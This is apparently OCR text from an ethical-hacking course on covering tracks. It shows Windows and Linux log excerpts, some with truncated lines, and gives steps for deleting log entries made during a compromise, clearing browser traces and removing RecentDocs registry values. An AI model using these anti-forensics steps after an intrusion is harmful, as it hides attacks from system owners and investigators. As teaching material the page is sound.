
Event 1033, Security-SPP

```
These policies are being excluded since they are only defined w
Policy Names=(Security-SPP-Reserved-EnableNotificationMod
App Id=55c92734-d682-4d71-983e-d6ec3f16059f
```

Figure 6.209: Clearing event logs for Windows


For Linux

- Navigate to the **/var/log** directory on the Linux system
- Open the plaintext file containing log messages with text editor **/var/log/<filename.log>**
- Delete all the log entries logged while compromising the system



```
------------ Wed May 18 00:10:28 EDT 2022 ------------
[▯[0;32m  OK  ▯[0m] Started ▯[0;1;39mShow Plymouth Boot Screen▯[0m.
[▯[0;32m  OK  ▯[0m] Started ▯[0;1;39mForward Password Req                  irectory Watch▯[0m.
[▯[0;32m  OK  ▯[0m] Reached target ▯[0;1;39mLocal Encrypt
[▯[0;32m  OK  ▯[0m] Found device ▯[0;1;39mVirtual_Disk 1▯
         Starting ▯[0;1;39mFile System Check on /dev/disk/                0m...
[▯[0;32m  OK  ▯[0m] Started ▯[0;1;39mFile System Check Da                 us▯[0m.
[▯[0;32m  OK  ▯[0m] Finished ▯[0;1;39mFile System Check o                 /EB25-FB9C▯[0m.
         Mounting ▯[0;1;39m/boot/efi▯[0m...
[▯[0;32m  OK  ▯[0m] Mounted ▯[0;1;39m/boot/efi▯[0m.
[▯[0;32m  OK  ▯[0m] Reached target ▯[0;1;39mLocal File Sy
         Starting ▯[0;1;39mLoad AppArmor profiles▯[0m...
         Starting ▯[0;1;39mEnable support for additional ex                rmats▯[0m...
         Starting ▯[0;1;39mSet console font and keymap▯[0m...
         Starting ▯[0;1;39mTell Plymouth To Write Out Runtime Data▯[0m...
         Starting ▯[0;1;39mCreate Volatile Files and Directories▯[0m...
         Starting ▯[0;1;39mUncomplicated firewall▯[0m...
         Mounting ▯[0;1;39mArbitrary Executable File Formats File System▯[0m...
[▯[0;32m  OK  ▯[0m] Finished ▯[0;1;39mSet console font and keymap▯[0m.
[▯[0;32m  OK  ▯[0m] Finished ▯[0;1;39mTell Plymouth To Write Out Runtime Data▯[0m.
[▯[0;32m  OK  ▯[0m] Finished ▯[0;1;39mUncomplicated firewall▯[0m.
[▯[0;32m  OK  ▯[0m] Reached target ▯[0;1;39mPreparation for Network▯[0m.
[▯[0;32m  OK  ▯[0m] Mounted ▯[0;1;39mArbitrary Executable File Formats File System▯[0m.
[▯[0;32m  OK  ▯[0m] Finished ▯[0;1;39mEnable support for additional executable binary formats▯[0m.
[▯[0;32m  OK  ▯[0m] Finished ▯[0;1;39mCreate Volatile Files and Directories▯[0m.
         Starting ▯[0;1;39mUserspace Out-Of-Memory (OOM) Killer▯[0m...
         Starting ▯[0;1;39mNetwork Name Resolution▯[0m...
         Starting ▯[0;1;39mNetwork Time Synchronization▯[0m...
         Starting ▯[0;1;39mRecord System Boot/Shutdown in UTMP▯[0m...
[▯[0;32m  OK  ▯[0m] Finished ▯[0;1;39mRecord System Boot/Shutdown in UTMP▯[0m.
[▯[0;32m  OK  ▯[0m] Listening on ▯[0;1;39mLoad/Save RF Kill Switch Status /dev/rfkill Watch▯[0m.
```

Figure 6.210: Clearing event logs for Linux



Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 11

- Right-click on the **Start** button, choose **Settings**, and click on "**Personalization**"
- In Personalization, click **Start** from the left pane and Turn Off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"

From the Registry in Windows 11

- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
- Delete all the values except "(**Default**)"

Ways to Clear Online Tracks

Attackers can clear online tracks maintained using web history, logs, cookies, cache, downloads, visited time, etc. on the target computer so that the victims cannot notice what online activities the attackers have performed.

